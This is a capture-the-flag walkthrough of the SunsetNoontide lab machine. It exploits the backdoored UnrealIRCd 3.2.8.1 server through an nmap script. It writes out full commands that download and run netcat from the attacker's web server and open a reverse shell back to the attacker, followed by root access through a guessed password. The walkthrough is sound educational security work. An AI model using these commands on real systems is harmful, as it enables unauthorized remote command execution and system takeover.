Target Information

Date	01/05/2021
Name	SunsetNoontide
Difficulty	Easy
Location	[Offensive Security Proving Grounds]()
Author	[Cyberheisen]()


Obligatory Disclaimer

The tools and techniques described in this material are meant for educational purposes. Their use on targets without obtaining prior consent is illegal and it is your responsibility to understand and follow any applicable local, state, and federal laws. Any liability because of your actions is yours alone.

Any views and opinions expressed in this document are my own.


Walkthrough

As always, we start with AutoRecon. The nmap scan shows we have a single port running - IRC at 6667




```
# Nmap 7.91 scan initiated Tue Jan  5 14:52:50 2021 as: nmap -vv --reason -Pn -A --osscan-guess --v
/xml/_full_tcp_nmap.xml 192.168.74.120
Nmap scan report for 192.168.74.120
Host is up, received user-set (0.058s latency).
Scanned at 2021-01-05 14:52:51 CST for 79s
Not shown: 65532 closed ports
Reason: 65532 conn-refused
PORT     STATE SERVICE     REASON  VERSION
6667/tcp open  tcpwrapped  syn-ack
|_irc-info: Unable to open connection
6697/tcp open  ircs-u?     syn-ack
8067/tcp open  infi-async? syn-ack
|_irc-info: Unable to open connection

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Jan  5 14:54:10 2021 -- 1 IP address (1 host up) scanned in 80.20 seconds
```

Let's see if there are any nmap scripts we could run to get more information.




```
kali@nimbus:~/pg/SunsetNoontide$ ls /usr/share/nmap/scripts/irc*
/usr/share/nmap/scripts/irc-botnet-channels.nse
/usr/share/nmap/scripts/irc-brute.nse
/usr/share/nmap/scripts/irc-info.nse
/usr/share/nmap/scripts/irc-sasl-brute.nse
/usr/share/nmap/scripts/irc-unrealircd-backdoor.nse
```

Woah… that `UnrealiRCd-backdoor` looks like something we could totally use.




```
kali@nimbus:~/pg/SunsetNoontide$ nmap 192.168.74.120 --script=irc-unrealircd-ba
ckdoor
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-05 14:56 CST
Nmap scan report for 192.168.74.120
Host is up (0.051s latency).
Not shown: 999 closed ports
PORT     STATE SERVICE
6667/tcp open  irc
|_irc-unrealircd-backdoor: Looks like trojaned version of unrealircd. See http:
//seclists.org/fulldisclosure/2010/Jun/277

Nmap done: 1 IP address (1 host up) scanned in 18.29 seconds
kali@nimbus:~/pg/SunsetNoontide$
```

Groovy! Let's check the link and read the details. Here's the important information.



```
Hi all,

This is very embarrassing...

We found out that the Unreal3.2.8.1.tar.gz file on our mirrors has been
replaced quite a while ago with a version with a backdoor (trojan) in
it. This backdoor allows a person to execute ANY command with the
privileges of the user running the ircd. The backdoor can be executed
regardless of any user
restrictions (so even if you have passworded server or hub that doesn't
allow
any users in).

It appears the replacement of the .tar.gz occurred in November 2009 (at
least on some mirrors). It seems nobody noticed it until now.

Obviously, this is a very serious issue, and we're taking precautions
so this will never happen again, and if it somehow does that it will be
noticed quickly.
We will also re-implement PGP/GPG signing of releases. Even though in
practice
(very) few people verify files, it will still be useful for those
people who do.
```


I did a little research to see how we could exploit this and came across a code snippet, which was pulled from the very nmap script we ran.



```
description = [[
Checks if an IRC server is backdoored by running a time-based command (pin>
and checking how long it takes to respond.

The <code>irc-unrealircd-backdoor.command</code> script argument can be us>
run an arbitrary command on the remote system. Because of the nature of
this vulnerability (the output is never returned) we have no way of
getting the output of the command. It can, however, be used to start a
netcat listener as demonstrated here:
<code>
  $ nmap -d -p6667 --script=irc-unrealircd-backdoor.nse --script-args=irc->
  $ ncat -vv localhost 4444
  Ncat: Version 5.30BETA1 ( https://nmap.org/ncat )
  Ncat: Connected to 127.0.0.1:4444.
  pwd
  /home/ron/downloads/Unreal3.2-bad
  whoami
  ron
</code>
```


Let's try running it like it shows in the script.

A couple things need to be configured first. We're going to modify the nmap script argument slightly, so we get a reverse shell back to our listener, rather than a bind shell as listed. We'll also need a netcat listener running before we execute the nmap command and we'll need a location to store the netcat binary where our target can access it via http. Let's launch the listener.




```
kali@nimbus:~$ nc -lvp 4444
listening on [any] 4444 ...
```

For the target's netcat binary, we need to know what operating system is running on the target. Nmap didn't give us a solid answer, but from the TCP fingerprint, it looks like a Linux kernel is running, so we'll go with that.



```
kali@nimbus:~$ sudo nmap -O 192.168.74.120
[sudo] password for kali:
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-05 14:54 CST
Nmap scan report for 192.168.74.120
Host is up (0.052s latency).
Not shown: 999 closed ports
PORT     STATE SERVICE
6667/tcp open  irc
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.91%E=4%D=1/5%OT=6667%CT=1%CU=39764%PV=Y%DS=2%DC=I%G=Y%TM=5FF4D2
OS:04%P=x86_64-pc-linux-gnu)SEQ(SP=109%GCD=1%ISR=109%TI=Z%II=I%TS=A)OPS(O1=
OS:M506ST11NW0%O2=M506ST11NW0%O3=M506NNT11NW0%O4=M506ST11NW0%O5=M506ST11NW0
OS:%O6=M506ST11)WIN(W1=1C48%W2=1C48%W3=1C48%W4=1C48%W5=1C48%W6=1C48)ECN(R=Y
OS:%DF=Y%T=40%W=1C84%O=M506NNSNW0%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD
OS:=0%Q=)T2(R=N)T3(R=N)T4(R=N)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=
OS:)T6(R=N)T7(R=N)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G
OS:%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.11 seconds
kali@nimbus:~$
```


Whenever I do these challenges, I create a folder for each target and start a web service running at the root. We'll drop our netcat binary in that folder and instruct the target to download it.



```
kali@nimbus:~/pg/SunsetNoontide$ cp /usr/bin/nc ./results/192.168.196.120/e
xploit/
kali@nimbus:~/pg/SunsetNoontide$
```

Let's breakdown the nmap command:


`-d` gives us some extra debugging
`-p` is our destination port
`--script` is the nmap script we'll run
`--script-args` are the arguments we'll pass along to the script. Inside the arguments are commands to download `nc` from our webserver, make it executable, and then connect back to our netcat listener.



```
kali@nimbus:~/pg/SunsetNoontide$ nmap -d -p6667 --script=irc-unrealircd-backdoo
r.nse --script-args=irc-unrealircd-backdoor.command='wget http://192.168.49.74:
9000/results/192.168.74.120/exploit/nc && chmod +x ./nc && ./nc -l -p 4444 -e /
bin/sh' 192.168.74.120
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-05 15:02 CST
--------------- Timing report ---------------
  hostgroups: min 1, max 100000
  rtt-timeouts: init 1000, min 100, max 10000
  max-scan-delay: TCP 1000, UDP 1000, SCTP 1000
  parallelism: min 0, max 0
  max-retries: 10, host-timeout: 0
  min-rate: 0, max-rate: 0
---------------------------------------------
NSE: Using Lua 5.3.
NSE: Arguments from CLI: irc-unrealircd-backdoor.command=wget http://192.168.49
.74:9000/results/192.168.74.120/exploit/nc && chmod +x ./nc && ./nc -l -p 4444
-e /bin/sh
NSE: Arguments parsed: irc-unrealircd-backdoor.command=wget http://192.168.49.7
4:9000/results/192.168.74.120/exploit/nc && chmod +x ./nc && ./nc -l -p 4444 -e
 /bin/sh
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 15:02
Completed NSE at 15:02, 0.00s elapsed
Initiating Ping Scan at 15:02
Scanning 192.168.74.120 [2 ports]
Completed Ping Scan at 15:02, 0.05s elapsed (1 total hosts)
```


Lots of scrolling text, but the reverse shell didn't work. No hits on our web server either. I spent a lot of time trying to troubleshoot why it didn't work, but we'll talk more about that in the conclusion.

I did a little research online and came across a slightly different nmap command whereby the only script arguments passed was the netcat reverse shell command. This version of the command assumes `nc` is already available on the target machine. Let's give it a go.




```
kali@nimbus:~/pg/SunsetNoontide$ nmap -p6667 --script=irc-unrealircd-backdoor.n
se --script-args=irc-unrealircd-backdoor.command='nc 192.168.49.74 4444 -e /bin
/sh' 192.168.74.120
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-05 15:03 CST
```

This time it works, and we have a shell.




```
kali@nimbus:~$ nc -lvp 4444
listening on [any] 4444 ...
192.168.74.120: inverse host lookup failed: Unknown host
connect to [192.168.49.74] from (UNKNOWN) [192.168.74.120] 58470
whoami
server
```

Here's the `local.txt`




```
pwd
/home/server
ls
irc
local.txt
cat local.txt
2562fe2292c386200313db6e5a04cd89
```

Unfortunately, it's a lousy non-interactive terminal. The python shell upgrade trick didn't work....



```
python -c 'import pty; pty.spawn("/bin/bash")'
```

So let's try another method.




```
exec script /dev/null
Script started, file is /dev/null
$ bash
bash
server@noontide:~/irc/Unreal3.2$
```

Thanks goodness!

Time to escalate privileges.

SUIDs are a no-go.




```
find / -perm /4000
/usr/bin/fusermount
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/umount
/usr/bin/mount
/usr/bin/su
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
```

Lots of files in the `/home/server/irc/Unreal3.2` directory. Let's look for passwords in config files.

Running a `grep -I pass* *` in the folder returns multiple hits, but nothing that works.


We could go the kernel exploit method, but let's try a few more basic items.

Maybe we can guess the password?




```
server@noontide:~$ su -
su -
Password: root

root@noontide:~# 
```

First try…



Let’s grab our `proof.txt` and we’re done.



```
root@noontide:~# whoami && pwd && ls && cat proof.txt
whoami && pwd && ls && cat proof.txt
root
/root
proof.txt
579e4a40f26ab6aba8448e8947814d57
root@noontide:~# ifconfig
ifconfig
